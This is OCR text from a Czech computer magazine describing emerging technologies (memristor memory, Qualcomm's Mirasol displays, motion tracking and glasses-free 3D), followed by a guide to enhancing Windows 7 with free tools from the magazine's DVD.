
Tento vynález je starý více než 35 let. Již v roce 1971 byla předpovězena existence memristoru, který by doplňoval již známé elektronické součástky, kterými jsou odpor, kondenzátor a cívka (viz vpravo). První memristor však sestrojila společnost Hewlett-Packard až v roce 2008. Výraz memristor vznikl jako složenina slov memory (paměť) a resistor (rezistor; odpor). Na principu memristoru je možné vyrábět paměťové čipy, které jsou rychlejší než DRAM a které navíc dokáží udržet uložené informace při mnohem nižším napětí než klasické paměťové čipy. Díky tomu udrží memristory informace i po vypnutí napájení počítače. Společnost HP je přesvědčena, že tento elektronický prvek přinese do oblasti IT revoluci. Šéf vývojových laboratoří HP Stan Williams je přesvědčen, že memristor bude základem univerzálních pamětí, které jednoho dne nahradí nejen flashové a DRAM paměti, ale i pevné disky. Prvním vyráběným produktem využívajícím technologii memristorů bude paměť ReRAM (Resistive RAM), která udrží zaznamenané informace i po vypnutí počítače. Díky této technologii bude možné poprvé sestrojit stolní počítače a notebooky, které budou moci pracovat s operačním systémem okamžitě po zapnutí. Při zapnutí počítače s memristorovou pamětí nebudou muset uživatelé čekat dlouhé desítky sekund na načtení operačního systému z pevného disku do operační paměti a budou tak moci začít okamžitě pracovat. Společnost HP hodlá memristorové paměťové moduly vyrábět již v blízké budoucnosti a již podepsala několikaletou smlouvu s korejským výrobcem paměťovým médií, firmou Hynix.

Praktičtější, menší a rychlejší než Flash


Společnost HP je přesvědčena, že memristory jednou provždy nahradí flashové paměti. Paměti tohoto typu budou nejen desetkrát rychlejší než stávající flashové moduly, ale zároveň budou spotřebovávat méně energie a při hromadné výrobě bude jejich výroba dvakrát levnější než u flashových pamětí. Na vývoji nových materiálů pro memristory již pracuje výzkumné centrum americké Riceovy univerzity. Zatímco HP vyrobila první prototypy memristorů za pomoci patentované technologie na základě titanu, výzkumníci Riceovy univerzity vytvořili první funkční vzorky memristorových RAM buněk za použití oxidu křemíku. Výhodou křemíku je jeho velké rozšíření v zemské kůře a levnější výroba. Fyzikální vlastnosti křemíku jsou zkoumány již od šedesátých let, ale výzkum na Riceově univerzitě dokázal, že díky napěťovým pulzům mohou tenké vrstvy oxidu křemičitého měnit opakovaně odpor od nekonečna téměř k nulové hranici. Paměťové buňky z oxidu křemičitého mohou mít rozměry pouhých 5 nm, zatímco flashové buňky již dnes s velikostí 20 nm narážejí na fyzikální hranice použitých materiálů. Paměťová memristorová buňka využívající oxid křemičitý je aktivována během 100 nanosekund a předčí flashové buňky v počtu možných zápisových cyklů.

Trend Memristor

2011




Nováček Memristor je čtvrtou elektronickou součástkou a byl poprvé vyroben v roce 2008. Dokáže zpracovávat data stejně rychle jako RAM a umí je udržet i bez napájení.



PRINCIP FUNGOVÁNÍ MEMRISTORU




Jednoduchá struktura

Výroba memristorů je jednodušší než výroba flashových pamětí. Memristor se v podstatě skládá z pravoúhle položených vodivých drah, paměťový materiál tvoří oxid křemičitý.



Množství materiálů

Paměťová vrstva memristoru je vyrobena z různých metalických a nemetalických materiálů. Výzkum Riceovy univerzity ukázal, že jako základ paměťové vrstvy memristoru může sloužit i oxid křemičitý.



Ideální vodivý stav

Základ paměťové vrstvy memristoru tvoří oxid křemičitý. Ve vodivém stavu tvoří nanovodič krystaly křemíku o tloušťce 5 nm a kyslík je rozveden do okolí.

Nevodivý stav

Vrstva oxidu křemičitého, z níž je složen paměťový materiál, má hustotu od 5 do 20 nm. Od tloušťky 10 nm nevytváří vodivé dráhy.

PLACENÁ INZERCE



Elektronický inkoust Pearl
Monochromatický displej zobrazuje data i bez napájení, ale nedokáže přenášet pohyblivé scény.

2009

2010

Barevný displej bez napájení

V dnešní době slouží k zobrazení barevných pohyblivých scén LCD displeje, čtečky elektronických knih používají z důvodu úspory energie monochromatický elektronický inkoust E-Ink. Technologie Mirasol přináší to nejlepší z obou světů.


Dvě miliardy amerických dolarů investovala společnost Qualcomm do výstavby nové továrny, která má v budoucnu vyrábět revoluční displeje. Jedná se o tzv. „interferometrické modulační displeje“, pro které Qualcomm používá lépe znějící marketingové označení „Mirasol“. Displej této technologie se skládá z tisíců miniaturních interferometrických modulačních částí (IMOD), které se mohou nacházet ve dvou stavech a zobrazují buď černou, nebo jinou libovolnou barvu. Tyto části tvoří subpixely o rozměrech od 10 do 100 mikrometrů. IMOD subpixely mohou být uskupeny do pixelu tak, že budou představovat červenou, zelenou a modrou část pixelu. Každý IMOD prvek se skládá z vrchní skleněné vrstvy s aplikovanou polopropustnou metalickou vrstvou, spodní odrazivé vrstvy a mezi nimi uložené vzduchové mezery. Podle vzdálenosti obou vrstev a tloušťky vzduchové mezery zobrazují subpixely modrou, zelenou nebo červenou barvu. Aplikováním elektrického napětí se vzduchová mezera pohybuje nahoru nebo dolů a mění tak barvu. V případě, že se reflexní vrstva zvedne vzhůru, pohltí dopadající světlo a subpixel zobrazí černou barvu. V případě, že se reflexní vrstva nachází dole, zobrazuje IMOD prvek jasnou červenou, zelenou nebo modrou barevnou složku.

Ostrý barevný displej bez spotřeby

Výhodou této technologie je, že elektrický proud je třeba pouze pro počáteční změnu stavu IMOD prvku, přičemž i v tomto případě je spotřeba mnohem nižší než u klasických displejů. Displeje typu Mirasol tak budou obzvlášť vhodné pro čtečky elektronických knih, které tak budou schopny zobrazovat nejen černobílé knihy, ale i barevné časopisy. Výhodou technologie Mirasol je rovněž vysoká rychlost změny stavu, která je mnohem vyšší než u stávajících displejů s „elektronickým inkoustem“. Díky vysoké rychlosti bude možné displeje typu Mirasol využít i k zobrazení videosekvencí. První prototypy displejů Mirasol mají stejnou dobu odezvy jako LCD displeje. Tato technologie však nedisponuje vlastním podsvícením displeje. Stejně jako stávající monochromatické čtečky elektronických knih nebo obyčejné papírové časopisy spoléhají i displeje Mirasol na externí osvětlení. Díky velmi dobré reprodukci barev a vysokému rozlišení tak nabídnou displeje Mirasol stejný zážitek z četby jako magazín vytištěný na kvalitním lesklém papíru. Tak to alespoň společnost Qualcomm slibuje. Zatím předvedla prototyp displeje Mirasol, který zobrazuje barvy jasně viditelné i za slunečního světla, disponuje dostatečně vysokým rozlišením a dobou odezvy, která umožňuje zobrazení pohybu bez viditelného rozmazání či zbytkových obrazových artefaktů. Qualcomm začne displeje Mirasol vyrábět koncem příštího roku.

Trend Mirasol

2011




Mechanické obrazové prvky Displeje typu Mirasol jsou složeny z tisícovek miniaturních subpixelů s dostatečně rychlou dobou odezvy, která dovolí i zobrazení videosekvencí.



Pod mikroskopem Subpixely displeje Mirasol se skládají ze dvou vrstev, z nichž spodní je pohyblivá. V různých stavech zobrazuje buď černou, nebo červenou, modrou či zelenou barvu.

JAK JE VYTVÁŘEN OBRAZ NA DISPLEJI MIRASOL

Prvky displeje Mirasol generují barvy prostřednictvím interferencí. Světlo prochází tenkou vrstvou a dopadá na odrazivou membránu. Podle tloušťky vzduchové mezery pak prvek displeje zobrazuje jednu ze tří základních barev. Pokud je membrána roztlačena těsně pod vrchní vrstvou, IMOD prvek zobrazuje barvu černou.



PLACENÁ INZERCE



Rozpoznávání pohybu
Systémy pro rozpoznání pohybu bez použití infrapaprsků jsou založeny na sledování externích značek.

2009

2010

Rozpoznávání gest a 3D video bez brýlí

Technologie sledování pohybu Motion Tracking dokáže rozpoznávat mechanismus jednotlivých pohybů a zvládá to i v 3D prostoru a bez brýlí.


Microsoft nedávno uvedl na trh zařízení Kinect. Herní konzole nové generace umožňuje ovládat hry pouze prostřednictvím pohybu končetin, těla a hlavy. Tato technologie je tak dokonalá, že dokáže rozpoznat i detaily, jako jsou například oči hráče, a tyto pohyby převádět do příkazů ovládacích postavy her. Kinect funguje na bázi speciální kamery, která je kromě objektivu pro snímání videa vybavena i infračerveným senzorem. Tento senzor rozpozná přítomnost osob a určí, jak daleko od senzoru se hráč nachází. Systém dokáže zpracovat pohyby více osob, většina her je ale určena maximálně pro dva hráče. Systém Kinect se začne prodávat od listopadu letošního roku a bude jej prozatím podporovat pouze herní konzole Xbox 360. Podle oznámení společnosti Microsoft však můžeme čekat, že se s tímto systémem časem setkáme i v oblasti velkoplošných televizorů. Poprvé má systém „MagicMotion“ posloužit k dálkovému ovládání špičkového televizoru LG LX9500. „Magický“ dálkový ovladač bude mít pouze sedm tlačítek, akcelerační senzor a gyroskop. Dálkovým ovladačem bude tedy možné mávat stejně jako ovladačem herní konzole Wii a pomocí gest tak ovládat funkce televizoru, hry integrované do televizoru nebo například kurzor zobrazovaný na obrazovce.

Sledování očí a perfektní 3D obraz bez brýlí

Sledování gest a očí diváka bude hrát v oblasti televizorů stále důležitější roli a umožní například sledování 3D obrazu bez nutnosti speciálních nepraktických brýlí. Již dnes existují prototypy autostereoskopických 3D televizorů, které dobře fungují i bez sledování očí diváka. Tyto televizory však musíte sledovat pouze z určitého úhlu, což znamená, že jasně viditelný 3D obraz spatříte pouze z určité pozice před obrazovkou. Z jiných pozic uvidíte jen zdvojený obraz. Z toho důvodu pracuje Fraunhoferův institut na vývoji 3D monitorů, které bude uživatel moci sledovat bez speciálních brýlí a které budou sledovat polohu očí diváka a podle této polohy okamžitě upravovat obraz tak, aby vytvářel 3D dojem z jakéhokoli místa, kde se divák momentálně nachází. Kamery budou sledovat oči diváka s vysokou frekvencí a reakční dobou pod 20 milisekund. V případě, že divák během sledování filmu změní polohu vůči obrazovce, obraz se automaticky přenastaví. V příští generaci své přenosné herní konzole 3DS plánuje společnost Nintendo využít 3D technologii na bázi „paralaxové bariéry“. Speciální šterbinový povrch LCD displeje bude odrážet obraz do dvou odlišných směrů, z nichž každý bude určen pro jedno oko diváka.

Trend Sledování pohybu

2011




Infračervené oko Speciální kamera společnosti Microsoft dokáže zaznamenat trojrozměrnou podobu postavy, rozpoznat jednotlivé části těla a přiřadit jim ovládací prvky.

SLEDOVÁNÍ OČÍ A ÚPRAVA 3D OBRAZU

Na vývoji 3D monitoru pracuje Fraunhoferův institut přes 25 let. Jeho nový systém využívá kamery sledující polohu divákových očí, díky čemuž dokáže upravit 3D obraz tak, aby byl i bez brýlí viditelný ve 3D podobě z jakéhokoli místa před obrazovkou.

3D z každého úhlu

Systém vyvinutý ve Fraunhoferově institutu sleduje prostřednictvím kamery polohu očí diváka. Pokud změní divák polohu před obrazovkou, systém automaticky a v reálném čase změní projekci obrazu tak, aby byl viditelný v 3D podobě i z nového umístění diváka.




Jak funguje 3D obraz bez brýlí

Televizor využívá paralaxovou bariéru umístěnou před LCD displejem. Tato vrstva odráží 3D obraz do dvou směrů, každé oko tak vidí jiný obraz.



PLACENÁ INZERCE



Windows 7 PERFECT EDITION

Operační systém od Microsoftu je dobrý, ale není perfektní. Perfektním jej učiní až náš balíček, který obsahuje **všechny funkce a programy**, jež budete potřebovat.

MANUEL SCHREIBER

Operační systém je nainstalován jedna dvě, ale potom to doplňování funkcí! Neustále hledáte programy, které by nejlépe splnily vaše požadavky. Zkoušení, instalování, odinstalování – jak vybrat ten nejlepší program mezi miliony jinými? Testování jsme provedli za vás a vybrali jsme ty nejlepší programy, které z vašich Windows udělají perfektní systém. Aby byl systém bezvadný, je třeba mít také správné ovladače. Kdo by je ale hledal ručně? O nalezení se postará specializovaný nástroj. Další výhoda: programy nainstalujete jen jednou a nebudete se s nimi muset otravovat ani v případě, že

byste přeinstalovali systém. Ukážeme vám, jak na to.



Výkon: Aktuální ovladače a individuální nastavení

Ještě než se pustíte do přidávání nových funkcí, udělejte si v systému pořádek. Jen na rychlém systému budou všechny funkce fungovat k vaší spokojenosti.

VYŠŠÍ VÝKON: Pro zvýšení výkonu počítače použijeme nástroj Tweak Me, který najdete na Chip DVD. Program nabízí více než stovku funkcí a umožňuje detailně nastavovat parametry systému, jako je třeba Aero, Internet Explorer, aktualizace nebo uživatelská konta. Důležitější ovšem je, že nástroj

dokáže deaktivovat nepotřebné služby, které jen brzdí chod systému. V záložce »Tweaks« rozevřete položku »Performance« a deaktivujte všechny služby, které nepoužíváte. Bez obav můžete deaktivovat ty, které jsou označené zeleně, jako je »Disable 16-bit Support«, »Disable TabletPC Service« nebo »Disable NTFS 8.3 Filenames«. Žlutě označené funkce byste měli deaktivovat jen v případě, že váš počítač běží stabilně a nemáte s ním žádné problémy.

Tweak Me navíc dokáže odstranit nepotřebné soubory a také umí pracovat s profily, takže si můžete uložit několik konfigurací Windows a přepínat je podle potřeby.

VYČISTĚNÍ: Dále je třeba systém vyčistit od všech zpomalovačů, jako jsou dočasné



Přehled funkčních výbav systémů Windows

Na co zapomněl Microsoft, to doplňují naše programy.

Funkce	Home Premium	Professional	Ultimate	Perfect Edition
VÝKON				
Optimalizace registrů				
Automatické čištění systému				
Automatické hledání ovladačů				
Aktualizace Windows				
USNADNĚNÍ PRÁCE				
Záložky v průzkumníkovi				
Konfigurace jumplistů				
Rychlé startovací okno				
Virtualizace				
Vzdálené připojení				
ZÁBAVA				
Streamované audio a video				
Přehrávání DVD Video				
Přehrávání různých typů souborů				
Střih videa				
Zpracování fotografií				
BEZPEČNOST				
Automatické zálohování				
Správce hesel				
Šifrování disku				
Ochrana před viry				
Obraz systému				

Mezera Omezená funkčnost

Plná funkčnost

soubory, neplatné klíče v registrech a další odpady. Použijeme k tomu nástroj CCleaner, který je opravdovým specialistou na čištění. Jeho ovládání je v češtině a je velmi jednoduché. Vyčistíte tedy celý systém – pevný disk, registry – a opravíte také chyby v registru, i to CCleaner umí.

NOVÉ OVLADAČE: Systém může fungovat na plný výkon jen v případě, že má správné ovladače. Ty se stále vyvíjí: výrobci opravují staré chyby, přidávají nové funkce. Hledat pravidelně nové ovladače k hardwaru je samozřejmě otrava, to nikdo dělat nebude. Je zde ale nástroj Device Doctor, který funguje neuvěřitelně jednoduše. Nainstalujete jej, spustíte a kliknete na »Begin Scan«. Program se podívá, jaký hardware máte v počítači, jakou verzi ovladače používá a zda není k dispozici novější ovladač. Pokud ovladač k dispozici je, vypíše Device Doctor, ke kterému hardwaru, a nabídne ikonu »Download update«. Po kliknutí na ni se

otevře webová stránka programu Device Doctor a na ní bude odkaz ke stažení pojmenovaný jako »Download Driver Installer«. Klikněte na něj a přibližně do minuty se začne stahovat nejnovější ovladač pro váš hardware. Chcete-li mít perfektní systém, který pracuje na plný výkon, doporučujeme aktualizovat všechny ovladače.

Nyní, když máte systém v perfektním stavu, je čas jej zazálohovat, abyste se k němu mohli kdykoliv vrátit. Použijeme k tomu nástroj Paragon Backup & Recovery z Chip DVD. Jak se to dělá, to najdete v samostatném infoboxu na straně 56.



Produktivita: Efektivnější práce

S novými ovladači běží Windows rychle a stabilně, ale bude se s nimi pracovat úplně stejně. Jak vylepšit ergonomii Windows? Zde jsou naše recepty.



Aktuální ovladače: Device Doctor najde novější verze ovladačů k vašemu hardwaru a nabídne jejich stažení jedním kliknutím.

ZÁLOŽKY V PRŮZKUMNÍKOVI: V internetovém prohlížeči jsou záložky naprostou samozřejmostí. Pokud jste si na ně zvykli při surfování, budou se vám líbit také v průzkumníkovi přímo ve Windows. Windows 7 je však standardně nenabízí. Z Chip DVD rozbalte nástroj 7plus a klikněte na »Explorer Tabs«. Zatrhněte volbu »Use Tabs in Explorer«. Ještě zde můžete nastavit, jestli se má nová záložka přidat vedle aktuální, nebo až na konec všech záložek. Novou záložku vytvoříte známou zkratkou [Ctrl+T], případně kliknutím prostředním tlačítkem (kolečkem) myši. Mezi záložkami se přepínáte klávesovou zkratkou [Ctrl+Tab], pokud k tomu podržíte [Shift], pohybujete se opačným směrem. Záložku můžete zavřít stisknutím [Ctrl+W].

RYCHLÉ STARTOVACÍ MENU: Nejen efektivní, ale také velmi praktický je nástroj Mouse-Extender z Chip DVD. Stačí jen kliknout tlačítkem myši, a zobrazí se panel, pomocí něhož můžete spouštět programy, otvírat adresáře, soubory nebo webové adresy. Navíc nemusíte s myší nikam jezdit. Tam, kde kliknete, se otevře menu, takže jej máte neustále po ruce. Menu si můžete pochopitelně připravit na míru. Stačí kliknout pravým tlačítkem myši a zvolit některou z položek, která vám menu rozšíří. Třeba pro přidání odkazu na webovou adresu slouží položka »Add Web Address«. Ještě jednodušeji však dostanete zástupce do startovacího menu tak, že jej tam přetáhnete.

LEPŠÍ JUMPLIST: Co to je Jumplist, o tom jste se v Chipu mohli dočíst již mnohokrát. Připomeňme, že se jedná o menu, které máte u ikon programů na hlavním panelu. Příklad: Máte spuštěný Word, kliknete na něj pravým tlačítkem myši, a zobrazí se mnoho dalších praktických nástrojů, včetně také posledně otevřených souborů. Problém je, že jumplist není možné snadno editovat. Přitom by to bylo tak praktické. Naštěstí na Chip DVD najdete

program Jumplist Extender, který vám umožní jumplisty upravovat. Ukážeme si, jak třeba přidat jumplist pro rychlé vyhledávání na stránce u Firefoxu.

Z Chip DVD nainstalujte Jumplist Extender, spusťte jej a klikněte na »Start a new jumplist«. Zobrazí se seznam nainstalovaných programů. Vyberte tedy Firefox a klikněte na »Otevřít«. Kliknutím na »Run« nyní prohlížeč spustíte. Jakmile se prohlížeč spustí, klikněte na něj, tím se aktivuje nové okno Jumplist Extenderu. Vyberte záložku »Jumplist«, v části »Tasks« klikněte na zelené plus a vyberte »New Task«. Do řádku »Name« zadejte »Vyhledávací pole«. Klikněte do řádku »Press keyboard shortcuts to be sent to the program« a stiskněte kombinaci kláves [Ctrl+F]. Zvolte »File | Save and Apply to Taskbar«. Když nyní kliknete na ikonu Firefoxu v hlavní liště pravým tlačítkem myši, zobrazí se mimo jiné také položka »Vyhledávací pole«.

Takto můžete samozřejmě editovat libovolné programy, posílat jim různé příkazy, je možné vytvářet více jumplistů, takže u každé aplikace můžete mít větší množství zkratk.

STARÉ PROGRAMY A HARDWARE: Pokud vám ve Windows 7 neběží staré programy nebo starý hardware, doporučuje Microsoft použít tzv. XP mode, ve kterém by měly všechny staré programy i starý hardware fungovat. Bohužel ne všechny distribuce jsou vybavené XP modem, najdete jej jen u těch drahých. Řešením je použití našeho vlastního XP modu, který jsme vám v Chipu již dvakrát přinesli. Pokud jste ani s ním neměli úspěch, zkuste sáhnout přímo po „surovém“ VirtualBoxu z Chip DVD.


Vezměte své originální instalační CD s operačním systémem Windows XP a ručně jej do virtuálního stroje nainstalujte. Staré programy poběží v XP zcela bez problémů, a pokud je USB zařízení kompatibilní s XP, není důvod, proč by nemělo ve VirtualBoxu fungovat.



Zábava: Multimedia bez kodekového stresu

Perfektní edice Windows si musí perfektně poradit také s multimédií. Přestože Windows 7 udělala v oblasti multimédií krok kupředu, spousta důležitých funkcí jim stále chybí. Programy z Chip DVD dodají vše, co bude perfektní edice potřebovat.

VÍCE NEŽ JEN POSLECH HUDBY: Přehrávač Songbird je horkým kandidátem na náhradu Windows Media Playeru. Program umí vytvářet MP3, převod hudebních CD je záležitostí jednoho kliknutí, podporuje




Záložky: Také v průzkumníkovi můžete mít praktické záložky, které znáte třeba z webového prohlížeče.

zobrazování textu písne, přehrává YouTube klipy z internetu... Možností je velké množství, ještě k tomu jej však můžete rozšířit pomocí stovek plug-inů, takže poslouží třeba i jako přehrávač internetových rádií nebo messenger. Instalace plug-inů je navíc velmi jednoduchá, stačí zvolit »Extras | Add-ons«. Přehrávač je postaven na stejném základu jako Firefox, mimo jiné tedy obsahuje i internetový prohlížeč.

PŘEHRÁT VŠECHNA VIDEO: Jistě, Songbird by bez problémů přehrával všechna videa, která máte v počítači, komfortní přehrávač ale vypadá jinak. VLC media player z Chip DVD bude tou správnou volbou. Tento přehrávač přehraje jakékoliv video – z počítače, ze síťového disku i přímo z internetu. Dokonce přehraje i filmy zabalené v archivu. Navíc možnosti nastavení jsou obrovské, ovládání je v češtině a jednoduché. Pokud používáte jiný přehrávač a video vám nejde přehrát, otevřete jej v nástroji GSpot. Ten vám prozradí, jaký kodek je pro přehrávání potřeba, a pomůže vám jej také stáhnout.

Bezpečně a rychle: Comodo nabízí kompletní zabezpečení počítače, spotřebuje však jen velmi málo jeho výkonu.



STŘIH VLASTNÍCH FILMŮ: Chcete-li upravovat také vlastní domácí video, nemusíte používat nástroje třetích stran. Postačí vám k tomu Windows Live Movie Maker. Ten však není součástí Windows 7 v základu, je třeba jej doinstalovat. Nejnovější verzi 2011 najdete na Chip DVD. Předností programu je jeho velmi jednoduché ovládání. Do videa můžete přidávat efekty, přechody, upravovat zvuk na pozadí, zkrátka jej upravovat tak, aby se vám líbilo. Kdo se nechce s filmem příliš dlouho zdržovat, ten může sáhnout po funkci pro automatické vytvoření filmu. Movie Maker se orientuje především na zpracování v PC, proto vytváří videa v „počítačovém“ formátu WMV. Jednoduché je také sdílení videa na internetu, jedním kliknutím můžete hotové video nahrát na YouTube.

ÚPRAVA FOTOGRAFIÍ JEDNÍM KLIKUTÍM: Perfektní operační systém potřebuje také perfektní nástroj pro zpracování fotografií. Pro naši edici jsme vybrali nástroj Photomizer. Ten nabízí nejlepší úpravu fotografií jedním kliknutím. Stačí v něm otevřít fotografii a zatrhnout položku »Automaticky optimalizovat«. Pak si také můžete zvolit, zda chcete fotografii optimalizovat třeba pro web, nebo pro dlouhodobou archivaci. Pro dokonalé fotografie podporuje Photomizer funkci HDR a zvládá i hromadné zpracování fotografií. Praktické je, že program nepracuje s originálními fotografií, ale vždy pouze z kopií.



Bezpečnost: Komfortně a bez nároků

Nová Windows 7 jsou bezpochyby bezpečnější než jakákoliv předchozí Windows. Navíc má Microsoft své vlastní bezpeč-

Perfektní edice XP a Vista

Microsoft tyto operační systémy už zcela odepsal, ale řada uživatelů je ještě používá. Všechny zde popsány návody jsou s menšími úpravami také použitelné v těchto operačních systémech. Samozřejmě že není možné zprovoznit jumplisty ve Windows XP, ale jinak můžete tuto funkční výbavu dostat i do těchto operačních systémů.

PLACENÁ INZERCE

nostní řešení – Security Essentials. To není špatné, ale rozhodně není perfektní. Pokud jej nainstalujete, počítač se vám zpomalí. Běží kvůli němu mnoho procesů a zabírají velké množství paměti.

OCHRANA PŘED ŠKŮDCI: Na Chip DVD najdete plnou verzi bezpečnostního balíku Comodo Internet Security Premium 2011. Ten obsahuje nástroj pro boj se škůdci, jako jsou viry, malware nebo spyware a také firewall. Přitom celý bezpečnostní balík je výkonnově velmi nenáročný. Stačí mu jen dva procesy a v paměti zabere sotva pár megabajtů. Kromě toho obsahuje modul Defense+, který kontroluje aplikace, zda se nechovají podezřele, a poškozenému nebo napadenému softwaru dokáže zabránit v průniku do počítače.

